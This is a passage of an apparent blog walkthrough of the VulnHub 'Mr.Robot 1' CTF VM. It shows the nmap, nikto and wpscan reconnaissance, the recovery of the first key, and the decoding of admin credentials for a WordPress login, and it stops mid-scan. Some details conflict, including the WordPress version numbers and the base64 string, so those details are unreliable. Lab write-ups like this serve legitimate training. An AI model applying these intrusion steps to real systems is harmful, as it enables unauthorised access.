VulnHub ‘Mr.Robot 1’ - CTF

Jack Halon
I like to break into things; both physically and virtually.

Follow

> *When a bug finally makes itself known, it can be exhilarating, like you just unlocked something. A grand opportunity waiting to be taken advantage of. - Mr. Robot, 2016*

Hello, and welcome to my first installment of the VulnHub VM Write-ups!

If you never heard of VulnHub, then let me briefly explain what they do. Their purpose is to provide materials that will allow anyone to gain practical ‘hands-on’ experience in digital security, computer software & network administration. Like many other CTF’s, VulnHub in particular was born to cover as many resources as possible, creating a catalogue of ‘stuff’ that is

(legally) ‘breakable, hackable & exploitable’ - allowing you to learn in a safe environment and practice ‘stuff’ out.

Before we begin, if you would like to try out the **Mr.Robot VM**, or follow along and learn as I go, then you can download it here!

Alrighty then, I know you’re as eager as me to get your hands dirty with this CTF - so, let’s begin!

Description:

Based on the show, Mr. Robot.

This VM has **three keys hidden** in different locations. Your goal is to find all three. Each key is progressively difficult to find.

The VM isn’t too difficult. There isn’t any advanced exploitation or reverse engineering. The level is considered beginner-intermediate.

The Hack:

So the first step in any Pentest - whether it’s Network or Web - (besides OSINT!) - is **Intelligence Gathering**. That includes Footprinting and Fingerprinting hosts, servers, etc. If you want to learn more about the proper procedures and steps then I suggest you read the PTES Technical Guidelines.

Since the **Mr.Robot** VM is being hosted on my PC using a Bridged Adapter over VirtualBox, we will go ahead and scan our network to see if we can’t get the IP. To do so, type in `netdiscover` in your terminal.

```
root@kali:~# netdiscover

 Currently scanning: 192.168.98.0/16   |   Screen View: Unique Hosts

 3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.1.1     [----Redacted---]      1      60  NETGEAR
 192.168.1.3     [----Redacted---]      1      60  Micro-Star INTL CO., LTD.
 192.168.1.9     [----Redacted---]      1      60  Cadmus Computer Systems
```

The IP of **192.168.1.9** will be our target. Once we got that, let's go ahead and run an nmap scan to check for any open ports and probe for running services, and OS's.

```
root@kali:~# nmap -sS -O -A -n 192.168.1.9

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2016-09-30 21:21 CDT
Nmap scan report for 192.168.1.9
Host is up (0.00040s latency).
Not shown: 997 filtered ports
PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
```

```
443/tcp open   ssl/http Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
MAC Address: [----Redacted---] (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.1
Network Distance: 1 hop
```

If you don't understand what my nmap commands are doing, then I suggest you read up on nmap switches, which can be found here!

From our initial scans we can see that Ports 22, 80, and 443 are open. They seem to also be running Apache HTTPD, which is an open source HTTP server. We thus can assume that this is a web server - and that ain't no lie, baby bye bye bye… (sorry got carried away).

Alright, since we know that this is a web server… let's run nikto to scan for any "possible" vulnerabilities or misconfigurations.


```
root@kali:~# nikto -h 192.168.1.9
- Nikto v2.1.6
---------------------------------------------------------------------------
```

```
+ Target IP:          192.168.1.9
+ Target Hostname:    192.168.1.9
+ Target Port:        80
+ Start Time:         2016-09-30 21:28:58 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a d
+ Retrieved x-powered-by header: PHP/5.5.29
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server leaks inodes via ETags, header found with file /robots.txt, fields: 0x29 0x52467010ef8ad
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http:/
+ OSVDB-3092: /admin/: This might be interesting...
+ Uncommon header 'link' found, with contents: <http://192.168.1.9/?p=23>; rel=shortlink
+ /readme.html: This WordPress file reveals the installed version.
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ /admin/index.html: Admin login page/section found.
+ Cookie wordpress_test_cookie created without the httponly flag
+ /wp-login/: Admin login page/section found.
+ /wordpress/: A Wordpress installation was found.
+ /wp-admin/wp-login.php: Wordpress login found
+ /blog/wp-login.php: Wordpress login found
+ /wp-login.php: Wordpress login found
+ 7535 requests: 0 error(s) and 18 item(s) reported on remote host
+ End Time:           2016-09-30 21:32:06 (GMT-5) (188 seconds)
---------------------------------------------------------------------------
```

A few interesting things come up in the scan.

1. We see that the server is **leaking inodes via ETags** in the header of **/robots.txt**. This relates to the CVE-2003-1418 vulnerability. These Entity Tags are an HTTP header which are used for Web cache validation and conditional requests from browsers for resources.
2. Apache mod_negotiation is enabled with MultiViews, which will allow us to use a brute force attack in order to discover existing files on a server which uses mod_negotiation.
3. The following alternatives for 'index' were found: **index.html**, and **index.php**. These can be used to provide us with more info on the website.
4. OSVDB-3092: /admin/: This might be interesting… if we have a login. Good to keep that in the back of our mind.
    - **/admin/index.html**: Admin login page/section found - also relates to the above scan.
5. **/readme.html**: This WordPress file reveals the installed version.
    - Basically tells us that this is a WordPress Site! So we know we can look for WordPress Vulnerabilities.
    - **/wp-links-opml.php**: This WordPress script reveals the installed version.
    - **/wp-login/**: Admin login page/section found.
    - **/wp-admin/wp-login.php**: Wordpress login found.
6. OSVDB-3092: **/license.txt**: License file found may identify site software. Which can help us get version information of plugins and services to look for exploits.

Alright, we got our initial footprint, let's go ahead and access the website in our browser by navigating to **192.168.1.9**.



Yes - I came here for a reason, to hack you! Anyways, that website is actually pretty freakin cool!

We can see that we are able to run 6 commands in the interface, each does its own little thing. So go ahead and play around with them - I did, and thoroughly enjoyed it - but, let's get back to the CTF!

We already know that there are leaking indoes via ETags at /robots.txt, which is basically a text file that is used to prevent crawlers from indexing portions of the website. Let's go ahead and navigate to **http://192.168.1.9/robots.txt**.

```
User-agent: *
fsocity.dic
key-1-of-3.txt
```


Nice! We got 2 locations we can navigate to **fsocity.dic** and **key-1-of-3.txt**. Of course… I want the key! So let's navigate to **http://192.168.1.9/key-1-of-3.txt**.

Key 1:

```
073403c8a58a1f80d943455fb30724b9
```

Yay! We got the fist key! Let's keep moving on… It ain't over yet, ain't over yet! Move, keep walkin' until the mornin' comes! (Sorry, got carried away again.)

Since we got 2 locations from **/robots.txt**, let's navigate to **http://192.168.1.9/fsocity.dic** and see what we have left.



Interesting… it appears to be a C Source Code file. Let's open it and see what it contains!

```
true
false
wikia
from
the
now
Wikia
extensions
scss
```

```
window
http
---snip---
```


Seems like a word list of some kind… It's possible that we can use this for brute forcing… but let's save that for later!

We can now go ahead and try the next two locations that we got from our scan - **index.html** and **index.php**. After trying the .html file, my browser got stuck loading something… so I had to kill it. The .php file just took me back to the main page - but let's go ahead and view the source to see what we can find!


```
<!doctype html>
<!--
\   //~~\ |   |    /\  |~~\|~~  |\  | /~~\~~|~~    /\  |  /~~\ |\  ||~~
 \ /|    ||   |   /__\ |__/|--  | \ ||    | |     /__\ | |    || \ ||--
  |  \__/  \_/   /    \|  \|__  |  \| \__/  |    /    \|__\__/ |  \||__
-->
```

That's actually cool! But - it doesn't help us at all!

Okay, I'm going to go ahead and try the next location that nikto found, which is **/readme.html**. This should provide us with the WordPress Version.



Alright, we now know that the WordPress site is Version 4.3.6, we can use that to our advantage later! Next best thing to try is the **/license.txt** location.




When we arrive at the page, we can see that Mr. Robot is calling us a script kitty… okayyy. It seems there is more on the page, let's scroll down and see what we can find!

```
what you do just pull code from Rapid9 or some s@#% since when did you become a script kitty?

do you want a password or something?

ZWxsaW900kVSMjgtMDY1Mgo=
```

Nice! We got the password to… um… something. It seems that the password is base64 encoded. We can actually decode it in our terminal!

```
root@kali:~# echo ZWxsaW900kVSMjgtMDY1Mgo= | base64 --decode
elliot:ER28-0652
```

Ok, we got a username and a password. I wonder where we can use this. Hmm… let's try and use the admin login page **/wp-login/** that was found by nikto.



Once we are logged in as Elliot, we also see that we are the WordPress Site admin. Let's scour around and see what we can find!

From the looks of it, I see we have access to Updates and Plugins. We can go ahead and check Plugin versions.

Upon checking Plugins, we get the following:

- Akismet - Version 3.1.5
- All in One SEO Pack - Version 2.2.5.1
- All-in-One WP Migration - Version 2.0.4
- Contact Form 7 - Version 4.1
- Google Analytics by Yoast - Version 5.3.2
- Google XML Sitemaps - Version 4.0.8
- Hello Dolly - Version 1.6
- Jetpack by WordPress.com - Version 3.3.2
- Simple Tags - Version 2.4
- WP-Mail-SMTP - Version 0.9.5
- WPtouch Mobile Plugin - Version 3.7.3

With this, I will go ahead and run wpscan, to check WordPress for any possible vulnerability's.

So far - we know the WordPress Version is 4.6.3, and we know the plugin versions that are used on the page. This can be used to rule out any false positives by the wpscan.

```
root@kali:~# wpscan -u 192.168.1.9 -e vp
_____________________________________________________________
        __          _______   _____
```

```
        \ \       / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 2.9.1
          Sponsored by Sucuri - https://sucuri.net
   @_WPScan_, @ethicalhack3r, @erwan_lr, pvdl, @_FireFart_
_______________________________________________________________

[+] URL: http://192.168.1.9/
[+] Started: Fri Sep 30 22:37:56 2016

[+] robots.txt available under: 'http://192.168.1.9/robots.txt'
[!] The WordPress 'http://192.168.1.9/readme.html' file exists exposing a version number
[+] Interesting header: SERVER: Apache
[+] Interesting header: X-FRAME-OPTIONS: SAMEORIGIN
[+] Interesting header: X-MOD-PAGESPEED: 1.9.32.3-4523
[+] XML-RPC Interface available under: http://192.168.1.9/xmlrpc.php

[+] WordPress version 4.3.4 identified from advanced fingerprinting (Released on 2016-05-06)
[!] 5 vulnerabilities identified from the version number

[!] Title: WordPress 4.2-4.5.2 - Authenticated Attachment Name Stored XSS
    Reference: https://wpvulndb.com/vulnerabilities/8518
    Reference: https://wordpress.org/news/2016/06/wordpress-4-5-3/
```

```
    Reference: https://github.com/WordPress/WordPress/commit/4372cdf45d0f49c74bbd4d60db7281de83e32648
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-5833
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-5834
[i] Fixed in: 4.3.5

[!] Title: WordPress 3.6-4.5.2 - Authenticated Revision History Information Disclosure
    Reference: https://wpvulndb.com/vulnerabilities/8519
    Reference: https://wordpress.org/news/2016/06/wordpress-4-5-3/
    Reference: https://github.com/WordPress/WordPress/commit/a2904cc3092c391ac7027bc87f7806953d1a25a1
    Reference: https://www.wordfence.com/blog/2016/06/wordpress-core-vulnerability-bypass-password-protected-posts/
